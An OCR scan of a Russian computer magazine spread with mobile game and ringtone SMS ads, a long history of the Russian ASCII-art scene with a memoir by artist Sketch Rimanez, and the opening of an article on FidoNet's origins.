Это самая популярная игра пасьянс, которую иногда называют Клондайк. На столе разложены семь колод карт из которых нужно собрать четыре колоды мастей начиная с туза и заканчивая королем.

Nokia: N-Gage, 3410, 3510i, 3585, 3590, 8910i, 6310i, 6610, 7210, 6100, 7250, 5100, 6200, 6800, 3300, 6220, 3100, 6108, 7250i, 3200, 7650, 3650, 3660 Motorola: T720, V500, V525, V300, V600 Siemens:M50, MT50, C55, S55, M55, MC60, SL55 Sony-Ericsson: P800, T610, Z600 Sharp: GX10

[illegible] XAJAVA2 75214

Спасение вас и вашей команды из подводного лабиринта, полного врагов. Ваша подлодка захвачена и вы как капитан должны спасти свою команду. Вражеские подлодки и боевые корабли делают это практически невозможным и без дополнительных жизней и торпед вам не спастись. Вражеские корабли и торпеды не выпустят вас из лабиринта без боя, но ваша подлодка более быстрая, с двумя уровнями скорости, и может обороняться с помощью торпед. Но их число ограничено и если вы не соберете бочки, разбросанные по всему уровню, вы скоро останетесь без оружия. Будьте бдительны, в некоторых бочках вас могут ожидать неприятные сюрпризы. Вы можете спастись только если соберете ключи от автоматических дверей и будете стрелять быстрее и более метко, чем ваши враги.

Nokia: N-Gage, 3410, 3510i, 3585, 3590, 8910i, 6310i, 6610, 7210, 6100, 7250, 5100, 6200, 6800, 3300, 6220, 3100, 6108, 7250i, 3200, 7650, 3650, 3660 Motorola: T720, V500, V525, V300, V600 Siemens:M50, MT50, C55, S55, M55, MC60, SL55 Sharp: GX10

Отправьте SMS-сообщение с кодом понравившейся Вам мелодии на короткий номер 8181 (Билайн*, МегаФон ЗАО «Соник Дуо» и МТС), 000700 (МегаФон Северо-западный GSM), например XA[пробел]12345 и сохраните полученный элемент.

Мелодии

		Siemens	Nokia Samsung	Motorola
Прасковья NEW	Уматурман	XA 262923	XA 262919	XA 262915
Бригада	Тема из к/ф Бригада	XA 85669	XA 41759	XA 41747
Притяженья больше нет	Виа Гра, В.Меладзе	XA 16233	XA 16208	XA 16199
Мы сидели и курили	Сплин NEW	XA 266724	XA 266718	XA 266713
Прости за любовь	Савичева Юлия	XA 16204	XA 16214	XA 16209
Solitary Man NEW	HIM	XA 54947	XA 54946	XA 54945
Believe me	Савичева Юлия	XA 262921	XA 262917	XA 262913
Грустные сказки	Гости из будущего	XA 16210	XA 16223	XA 16216
Билет	Hi-Fi	XA 266727	XA 266721	XA 266716
Романс NEW	Сплин	XA 278840	XA 278831	XA 278822
Песня идущего домой	Вячеслав Бутусов	XA 58932	XA 58921	XA 58927
Романтика NEW	Танцы минус	XA 278841	XA 278832	XA 278823
Ночной хулиган	Дима Билан	XA 58858	XA 58844	XA 58851
Долетай	Катя Лель	XA 58930	XA 58919	XA 58925
Кто, если не я?	Тема	XA 278838	XA 278829	XA 278820
В этом ты профессор	Виа Гра	XA 48802	XA 48785	XA 48766
Не надо	Виа Гра	XA 48801	XA 48784	XA 48765
Проститься NEW	Уматурман	XA 278842	XA 278833	XA 278824
Music	Madonna	XA 97384	XA 97368	XA 97375
In the shadows	The Rasmus	XA 46655	XA 42080	XA 46640
Du Hast	Rammstein	XA 85670	XA 41757	XA 41749
How much is the fish	Scooter	XA 98494	XA 98491	XA 98488

Siemens: A60 C45 C55 M50 ME45 S45 S55 MT50 Nokia: все модели, кроме 3300 5110 6220 Samsung: N620 S100 V200 T100 S300 i-GLO Motorola: A008 T190 T191 T192 T192m T250 T260 T2288 V50 V100 V8088

Формула любви

Отправьте SMS с текстом [illegible] на номер 8181 (МТС, Билайн, МегаФон ЗАО «Соник Дуо»). Используйте в сообщении только латинские буквы, например: XALOV Masha Sasha.

[illegible] совместимы, и что [illegible] вашей встречи.


Стишки и анекдоты

Хотите получить анекдот или прикольный стишок? Отправьте SMS с текстом XA hot или XA spice на номер 8181 (МТС, Билайн, МегаФон ЗАО «Соник Дуо»). На каждый последующий запрос Вы получите новый анекдот или прикольный стишок. [illegible] перед словами hot или spice должен стоять пробел!

** Стоимость любого заказа составляет [illegible] без учета налогов. Доступ на WAP оплачивается отдельно согласно тарифам оператора. В случае ошибки в запросе услуга будет считаться оказанной. По всем вопросам обращаться по e-mail: [illegible] Полную информацию и список регионов обслуживания Вы можете также найти на сайте www.8181.rambler.ru

Sketch Rimanez (rimanez@gala.net)

ASCII-ART:



НАСКАЛЬНАЯ ЖИВОПИСЬ ЦИФРОВОГО ИСКУССТВА


Давным-давно, когда не было еще графического режима, а существовал только текстовый, неизвестный истории человек решил изобразить нечто при помощи текстовых символов. Это был первый шаг в цифровом искусстве...

КАРТИНКИ ИЗ БУКВ

В среде современных компьютерных художников есть два важных термина: hirez и lowrez. Первое - это сокращение от «high resolution» (высокое разрешение), lowrez, соответственно, обозначает низкое разрешение. Хайрез - это пиксельные рисунки, нарисованные в PhotoShop'е или Painter'е, а лоурез - все то, что принято называть псевдографикой. Когда рисунки выполняются за счет умелого подбора символов, и в общем хаосе на экране можно увидеть четкие линии и формы. Аски-сцена, о которой далее пойдет речь, - это составляющая lowrez-сцены. Помимо АСКИ, ты узнаешь также о таких направлениях lowrez-сцены, как ansi, rip и xbin.

ASCII И ANSI

ASCII-арт - своеобразное архаичное искусство постоянно развивающегося компьютерного мира, эдакая наскальная живопись дигитал-арта. Инструментами аски-художников являются символы ASCII-таблицы и формат ANSI, позволяющий раскрашивать эти символы. Дословно эти аббревиатуры расшифровываются так:



Основные стили ASCII-арта: block-style, old-school, new-school

ASCII - American Standard Code for Information Interchange. 255 моноширных символов размером 8x16 пикселов. Сюда входят все буквы, цифры и знаки на твоей клавиатуре.

ANSI - American National Standards Institute. Набор escape-последовательностей, позволяющих задавать 8 цветов фона и 16 цветов самого символа, а также делать эффект мигания и движения символов.

В ASCII-арте существует несколько стилей рисования: Block-style, New-school и Old-school. В первом случае используется набор целиком заполненных символов, в результате чего получаются такие картины, как изображенный рядом синий демон. Во втором случае юзают примерно четверть символов из ascii-таблицы, что позволяет создавать плавные переходы и линии. В третьем все, на что может рассчитывать художник, - палочки, черточки, скобочки и кавычки.

Существуют также и другие, менее распространенные стили, к которым относятся RIPSCRIPT и X-BIN.

RIPSCRIPT - формат векторной графики. Используется редко, но с его помощью некоторые художники умудрялись создавать на редкость реалистичные изображения, порой даже сравнимые с хайрезом.

X-BIN - формат, предложенный группой Acid. Основан на замене неиспользуемых в работе символов другими, которые художник собственноручно рисует в редакторе шрифтов. Это позволяет добиваться более плавных линий и переходов.

КАК ВСЕ НАЧИНАЛОСЬ

Зародился аски-арт примерно в середине 80-х годов. В то время варезные группы на Commodore 64 придумали новую модную фишку - добавлять к своим релизам красиво оформленные инфошники. В них находился хидер в виде аски-логотипа с названием команды. Такие инфошники вставлялись практически в каждый релиз, будь то варез или крак. Так что ни о каком отдельном сообществе речи не шло - old-school ascii (или amiga style, как его раньше называли) был всего лишь частичкой варез-сцены.

Постепенно, к концу 80-х, амига-стайл перекочевал на PC. Это были все те же палочки и черточки, но смотрелась картинка по-другому. Ведь шрифты на Амиге и ПК были разные.

В начале 90-х гг. Амига начала сдавать свои позиции. Аски-сцена так и не успела развернуться на этой платформе, ей было суждено появиться на PC. И произошло это в 1991 г., когда небезызвестная группа Acid с южного побережья США зарелизила свой арт-пак. Он стал первым кирпичиком в фундаменте всей арт-сцены. Правда, в этом арт-паке не было ни одной аски - они появились лишь в середине 90-х, когда художники из Acid сформировали отдельный division под названием Remorse.

АСКИ-ГРУППЫ В СНГ

Первые аски-работы из СНГ стали появляться в 95-ом году. Они носили скорее экспериментальный характер. Двумя годами позднее, 14 ноября 1997 г., появилась первая русская аски-группа Just-X, состоящая из двух мемберов: Crasher и Camor. Позже к ней присоединились Sketch Rimanez, Xrip, Shadow, Xkey. В дальнейшем неоднократно менялся как состав, так и контент арт-паков. Сейчас Just-X практически полностью перешел на хайрез.

1999 год стал датой рождения аски-дивижна Chaos Energy Group и легендарной Galza. В принципе, оба тима представляли собой аски-подразделения крупных hirez-команд. Название Galza родилось случайно. Iron_Lung, создатель группы, просто перепутал буквы в слове Glaza, когда изобретал название на канале IRC. Некоторое время спустя CEG стал сдавать позиции, и большинство аски-художников ушло оттуда, основав группу Secular. Ее лидером стал Slash.


Galza и Secular стали основными аски-командами на долгое время. Здоровая конкуренция со временем перешла в противостояние и чуть ли не во вражду. Открытая неприязнь друг к другу лидеров обеих групп накладывала отпечаток на отношения остальных художников, и это делало соперничество еще более ожесточенным. Однако после того как координатором Галзы стал Монгол, а лидер Секуляра Слэш уехал в Америку, оставив группу на попечение Скетча (SRB) и Паши (PSH), конфликт себя исчерпал.

В период с 2000 по 2003 год на русскоязычной аски-сцене присутствовали такие группы, как Synthetic Mass Reaction (SMR), Project 13 и Zeitnot. SMR в основном являла собой классику аски-арта - логотипы и заставки на BBS. Project 13 основал Shadow - довольно мрачная личность, под руководством которой было выпущено 4 пака, после чего группа умерла. Zeitnot была создана Zeroman'ом и успела выпустить 5 арт-паков - затем Zeroman решил ее оставить и заняться сольным проектом Division by Zero.


ЛЕГЕНДЫ АСКИ-СЦЕНЫ

Так как русская ASCII-сцена - довольно тесное комьюнити, активных людей в ней можно пересчитать чуть ли не по пальцам. Я расскажу о самых ярких художниках, который внесли в аски-арт несомненный вклад.

Crasher - питерский художник, основатель Just-X. После победы на питерской демопати работал в Galza. В начале карьеры рисовал изящные шрифты a-la digital graffiti, впоследствии перешел на абстракционизм. Его стиль - странно раскрашенные псевдотрехмерные композиции, цветовые пятна на рандомных наборах символов или кусках файла, по-детски кривые наброски человечков, схематичные банановые шкурки и т.п. Кроме этого, есть еще «Бузина» - местами смешные, местами глупые паки пародий на других художников. Сомнительной художественной ценности и уж точно мало о чем говорящие людям, не следившим за российской арт-сценой в 2002-2003 гг. На данный момент главный редактор арт-зина «Цифра».




Денис «DiZz» Сущенко aka Penetrat0r - талантливый зеленоградский художник, который, к сожалению, не был отмечен особым вниманием публики. Его сценовая карьера началась в начале 1998-го года со вступления в группу UZHi (United Zelenograd Hackers ;). Потом DiZz помогал NRG crew делать Evil Diskmag, а в 1999 г. стал одним из основателей Secular, в котором публиковал свои релизы вплоть до 14-го номера.



Сергей «Iron_Lung» Сафонов - москвич. Начал рисовать где-то в 1996 г. для Hellraiser Group (HRG) под ником DARK. Очень быстро вырос в отличного художника, который в то время был богом русской аски-сцены. С появлением Galza стал в ней лидером, но к 7-му паку его присутствие там свелось к минимуму, и в последующих паках он релизится редко. Техника Iron_Lung'а очень четкая и очень индивидуальная. Целые поколения художников признавали его своим кумиром и учились исключительно на его работах - мрачных, диких, подчас садистских вылазках к темной стороне человеческой жизни. Немногие осознавали, что за этими работами стоит мощная индивидуальность, потому достичь уровня Ланга из тех, кто к этому стремился, не смог никто.


Shadow - выходец из ru.pictures.psevdo.graf (rppg), фидошной эхоконференции, посвященной мейнстриму аски-арта. Сюда относятся заставки для BBS и всяческие реквесты (заказные рисунки - прим. mindw0rk). Очень мрачная личность, создал группу Project 13, где явил аски-сообществу такие же мрачные картины. В своих творениях, в основном, использовал оттенки серого и красный цвет, естественно, изображающий кровь. С первого пака отметилась странная любовь к портретам нацистских личностей, за что был порицаем многими художниками. Со временем ушел в Galza, где рисовал до тех пор, пока трагический поворот судьбы не оборвал жизнь этого самобытного и своеобразного аски-художника.


Сергей «Slash» Киреев - уфимский художник, рисовать начал во второй половине 1998 г. Первые работы были опубликованы в электронном журнале Rising #2, где Slash был главным редактором и coder'ом. Там же появилось несколько его статей про ascii и знаменитый «Урок рисования в АСКИ», которому мы обязаны появлением на сцене многих талантливых художников. Второй «Урок» вышел гораздо позже - в апреле 2000 г., в издании Evil #4.



После непродолжительной работы в составе Chaos Energy Group, в октябре 1994 г. становится одним из основателей Secular - вто-

- www.scene.ru - русскоязычный ASCII-ресурс
- www.thuglife.org - крупнейший портал аски-сцены и не только
- http://leech.scene.ru/secular/sclr-ttr.rar - уроки рисования в аски
- www.galza.tk - официальный сайт легендарной Галзы
- http://tsifra.spb.ru - сайт арт-сценового журнала «Цифра»
- http://cft.h5.ru/asc-rus - сайт знаковых аски-художников и групп






Стили ripscript и x-bin


рой конкурентоспособной русской ascii-группы наряду с Galza. Там же релизит свои многочисленные работы. После трагического для сцены отъезда в США почти не рисует. Хотя в последних Секулярах есть пара его работ. Запомнился Slash своими «лицами» - портретами разных людей в разного рода ракурсах с очень подходящими подписями к ним. Slash, безусловно, великолепный портретист, и теперь уже мало кто помнит, что раньше он еще рисовал разные logo, в которых подчас мелькали очень интересные идеи.

Алекс «Vilaz» Ящук - украинский художник из Киева. По большей части, Vilaz рисует всевозможные тэги (он и в миру балуется граффити), но зачастую они являют собой нечто большее, чем просто логотип. У Vilaz'а очень интересная техника, отшлифованная годами рисования. Рваные и небрежные штрихи, великолепно передающие динамику, - скупые мазки виртуальной кисти по виртуальному полотну. Стиль узнается сразу, без подписи. Высший класс мастерства. В своих работах Vile циничен и язвителен. Чего стоит только мальчик, писающий на надпись «Аски 2001», или плюшевый мишка, олицетворение детства... со шприцем в вене. В общем, хороший художник, хоть и понятный лишь искушенному зрителю.




Сергей «Хаос» Доничев - иркутский художник. Таинственная личность, в паках Secular'а зарелизил несколько по-настоящему прекрасных вещей. Прочие детали сценической карьеры неизвестны :(. Одно время глупые люди требовали у Хаос'а доказательств того, что он действительно рисует свои вещи. В ответ художник прислал видеокассету с записью процесса. У Хаос'а очень эмоциональный подход и четко обозначенная техника, высочайшее качество работ, отчасти достигающееся посредством использования «решетки». Великолепно передает объем, как в портретах, так и в сценах.


Артемий «Xkey» Новиков - художник из Новосибирска, на сцену попал благодаря Headcrasher-у (ex-DLC). Слэш нашел его в ru.textmode.art и притащил в 16-й Секуляр. Поначалу Xkey рисовал очень приятные и техничные миниатюрки, выполнял много реквестов, сделал кучу инфошников для разных групп, заставки для BBS. В поздних паках встречается пара обалденных портретов. Работы Икскея полны своеобразного юмора и вызывают улыбку, а иногда обжигают, словно удар плеткой. Как, например, «Pain» из 19-го Секуляра. Техника Xkey'я, можно сказать, ювелирна. У него хорошее чувство формы и оправданная любовь к стилизации изображения.



Роман «Zeroman» Шуталев - тоже выходец из фидошной rpg. Сначала думал пойти в Секуляр, но вместо этого основал Zeitnot, последние паки которого могли конкурировать с Galza и Secular, впавшими к тому времени в коматозное состояние. Очень быстро развился в хорошего художника с прекрасным чувством стиля. Зарелизил также несколько запоминающихся хайрезов.



Андрей «Zmej» Серов - олд-скульщик и амижник. Как в аски, так и в хайрезе выделился довольно интересными экспериментами в стиле конструктивного минимализма. Идейно подкован, как сказали бы в СССР, в вопросах кибер-расы, поэтому работы Змея очень авангардны. Уважает классиков абстракционизма В. Кандинского и К. Малевича.



ГАЛЕРЕЯ СРЕДИ РЖАВЫХ ТРУБ

Как правило, на демосценерских пати аски-арту отводится довольно скромное место. Некоторые вообще забывают про эту номинацию. Скорее всего, это связано со слабой активностью самих аскишников.

Поэтому, не дожидаясь приглашения, группа Galza решила провести свое собственное шоу. Так 16 марта 2001 г. в Ижевске состоялась первая специализированная аски-выставка Cyber Decadence. Проходила она в мрачном подвальном помещении жилого дома. Чтобы добраться к месту действия, нужно было миновать лабиринты ржавых труб, нырнув за черную занавеску. Галерея представляла собой вывешенные на стенах распечатки аскишных работ известных художников из Ижевска, Москвы, Санкт-Петербурга, Дании, Бельгии и Финляндии. Все они светились в ультрафиолете, а специфическая музыка лишь подчеркивала атмосферу.

У «Кибер-Упадка» было три пришествия: в Ижевске, Москве и Калининграде. Но первое однозначно оказалось самым андеграундовым.

ВОСПОМИНАНИЯ СТАРОГО АСКИШНИКА

По просьбе mindw0rk'а попробую рассказать о своей карьере аски-художника и жизни в тесном сообществе, известном как ASCII scene.

Рисовать аски я начал в мае 2000 года. До этого были какие-то несерьезные попытки и пробы, но ничего путного из этого не вышло. Толчком к развитию для меня стала работа Slash'а из 3-го Secular'а «Dreaming About That Night». Это был очень выразительный портрет девушки. Я решил, что буду рисовать так же или еще лучше.

Прошлое художника-самоучки сыграло мне на руку. Я быстро уловил суть и буквально через 2-3 месяца начал рисовать довольно неплохие портреты. Один из них я запостил в фидошную эхоконференцию Ru.Textmode.Art. Там меня сразу заметил не кто иной, как Slash и пригласил в Secular. Я тут же согласился.

В 13-м паке состоялся мой дебют. Я представил на зрительский суд десяток работ, которые нарисовал в какой-то аскишной лихорадке всего за месяц. Мнения народа разделились. Кто-то восторгался, кто-то намекал, что, дескать, все пикчи сконверчены, а Слэш назвал меня «my very favorite ascii-artist on scene».

После этого триумфа я, голодный до информации, стал выспрашивать у Слэша подробности аскишной жизни. В то время я контактировал по фидо только с Крэшером и Слэшем. Хотелось пообщаться с другими художниками, но иного способа, кроме как написать каждому лично, просто не было.

Последующая моя аски-деятельность ограничивалась лишь фидошкой. Я знал, что наши арт-паки выкладывают в инет, что их смотрят за бугром, но мнения далеких буржуев меня особо не интересовали. Гораздо важнее было то, что скажут несколько конкретных людей из фидо.

В это же время нарастал конфликт Галзы и Секуляра. Вражда лидеров заставляла мемберов из каждой группы подписываться за свою команду. В эхах лились потоки ругани и взаимных оскорблений, доходящих иногда до угроз физической расправы. Крэшер делал акцент на то, что в группу Just-X входят представители враждующих команд (Crasher//Galza и Sketch Rimanez//Secular), пытаясь, наверное, как-то примирить горячих аскишных парней, но это особо не помогало.

Потом из группы Секуляр, с треском хлопнув дверями, ушел Zmej. Ушел в Галзу, написав напоследок презрительное письмо. Змей

Cyber Decadence 2 в Москве


Cyber Decadence 3 в Калининграде

по духу был ближе к киберпомешанной Галзе, поэтому его уход меня не удивил. А скандальное прощание очень походило на эпатаж, которым славились все мемберы Галзы.

Вообще, вся сценерская жизнь - это череда взаимных наездов и скандалов. Этакая игра в «Царя горы». Периодически в эхе появлялся новый человек, который начинал гнать стадо белых лошадей на группу или на художника. Моментально вспыхивали особо ранимые аскишники, и ближайший месяц вся эха дружно ругалась. Затем страсти слегка утихали... до выхода нового арт-пака.

Однажды Слэш сказал мне, что уезжает в США, возможно, на ПМЖ. Группу оставил на попечение Паши и меня. Выдал мне адреса всех мемберов и укатил в Америку. Паша курировал дела Секуляра в инете, а я, в основном, в фидо. Придерживаясь периодической политики Секуляра, мы релизили паки по завету Слэша 19-го числа каждого месяца. Но как оказалось в дальнейшем, художники вовсе не забрасывали лидера кучей рисунков, из которых тот отбирал самые лучшие. Все было куда прозаичней. Я постоянно писал мемберам письма с просьбами поторопиться и прислать хоть по одному рисунку для пака! Поначалу это помогало.

Потом я решил сделать паки тематическими - чтобы рисунки были на определенную тематику и чтобы арт-пак шел не просто по номеру, а имел название. Охваченный этой идеей, я высказал ее мемберам. Но, как оказалось, народ у нас предпочитает ходить по утоптанной тропе. Мемберы отказывались рисовать на заданную тему, поддержал меня только Xkey, с которым у меня были великолепные отношения, и еще пара мемберов.



Поняв, что толку от всех этих прений не будет, я начал тащить арт-паки на своих плечах и плечах тех, кто меня поддержал. Больше всего проблем было с первыми двумя тематическими паками, потом постепенно народ привык. Зрителям понравилось погружение в определенную атмосферу, а не просто просмотр логотипов и заставок BBS. Наверное, это можно назвать очередной ступенькой вверх, к искусству от производства логотипов. Окрыленный этими мыслями, я сообщил всем, что логотипы и лозунги приниматься больше не будут. Конечно, известие наделало много шума, ведь многие аски-художники ничего, кроме логотипов или надписей «Гальза - это круто!», не рисуют. И когда у меня скопилась достаточно большая кипа логотипов, я выпустил их отдельным паком «Черно-белое кино и лозунги». Это был 24-й по счету Secular.


Следующий пак стал апофеозом моего лидерства в группе. Туда вошла моя совместная с Xkey'ем работа «Sitting On Top of da World», которая сильно всколыхнула умы аскишного сообщества. Картина была обсосана со всех сторон, а Крэшер даже сделал на нее хороший римейк.


Шло время. Теперь мне приходилось параллельно работать и учиться. Это не оставляло времени для рисования, ведь обычно на аски-рисунки уходит очень много сил. Секуляр релизился все реже, что вызывало у народа сожаление. К тому времени я уже ушел из фидо и отстранился от аски-сцены. Краем уха слышал, что буржуи тащатся от Секуляра, а некоторые мои работы получили в каких-то журналах высокие оценки. Но это меня мало интересовало, как и зарубежная аски-сцена вообще. Я всегда оставался фидошным художником.

Параллельно с этим я втихаря рисовал свой сольный проект Sedocrede. Рисовал его ровно год, дабы им ознаменовать свой уход с аски-сцены. Морально я уже пришел к выводу, что достиг всего, чего хотел. Мой сольник оправдал все надежды - он был концептуальным и наполненным. Люди чувствовали это и реагировали соответственно. В общем, это стало пиковым моментом в моей аски-карьере. И вскоре после релиза Sedorede я решил поставить точку, передав бразды правления группой Xkey'ю. 30-й пак он выпустил уже как лидер Секуляра.

Правда, сказать: «Я ухожу со сцены!» - оказалось проще, чем действительно уйти с нее. Руки помнили свое дело, и помимо воли я иногда открывал Acid Draw и рисовал. Эти рисунки релизились в последующих Секулярах. Но затем мое внимание переключилось на другую деятельность. Работа и музыка практически увели меня в сторону от аски-арта. А где-то в фидо аски-террористы Crasher и 0xel проводили акцию под секретным названием «Вернуть Скетча», всячески пытаясь задеть его самолюбие своими пародийными пикчами и заставить рисовать в ответ...

Выражаю свою признательность: Vilaz, E-Lena, Jashiin, Mongol.


Cyber Decadence 1 в Ижевске



mindw0rk (mindw0rk@gameland.ru)

20 КИЛОБАЙТ О FIDONET

В сети наше счастье, в единстве вся сила,
Напиток наш - пиво, его только пей,
ФИДО нас навеки друг с другом сплотила,
Никто не отнимет у нас сеть друзей!

Гимн Фидо.

ФИДО ГЛАЗАМИ ФИДОШНИКА

В 1997 году меня перевели в «read only» как минимум в десяти эхах, мой босс от меня отказался, сказав на прощанье: «С меня хватит!», в регионе 2:468 меня прозвали «Легенда херсонского флейма», а любимыми моими местами были SU.NAEZD и TYT.BCE.HACPEM. Старые добрые времена, старое доброе Фидо... Иногда я даже сейчас вспоминаю о веселых перепалках и своих похождениях в этой бывшей мне такой родной сети. Думаю, каждый, кто застал ТЕ времена Фидо, меня поймет. А для остальных я приготовил небольшой обзор тусовки Фидо, не вдаваясь в технические подробности.

ТОМ ДЖЕННИНГС


В 1984 г. в двух разных уголках Америки жили двое компьютерщиков: Том Дженнингс из Сан-Франциско и Джон Мэдилл из Балтимора. Парни постоянно тусили на разных BBS и обменивались друг с другом свежим варезом. Правда, к постоянно занятым бордам приходилось дозваниваться ручками, поэтому порой чтобы ответить на приватные письма, нужно было потратить уйму времени. Ленивые Том и Джон от этого очень уставали, но специальных утилит тогда не было. Поэтому через какое-то время Дженнингс, будучи неплохим программером, решил написать софтину, которая сама будет дозваниваться на нужные номера, отправлять почту и забирать файлы. А уже летом 1984 г. появилась программа Fido. В ее основу легла пакетная система передачи данных - так трафик передавался намного быстрее, что снижало расходы на межгород. Днем на телефонах Тома и Джона висели станции BBS, а по ночам к работе приступала Fido, пробивающаяся к бордам и рассылающая на них письма.

Отец Фидо - Том Дженнингс

Программка пришлась по душе сисопам американских ббсок и прочно осела на винтах и дискетах их компьютеров. Стало очевидно, что коммуникация таким образом намного проще и удобнее, чем простые блуждания по BBS. Ведь нужно было только написать письмо, указать адресата, все остальное Fido делала за тебя.

К концу лета 1984 г. образовалась сеть пользователей Fido. Название ее было очевидным - Fidonet, а мемберы сети - в августе их насчитывалось более тридцати - назывались нодами (с англ. - узел).

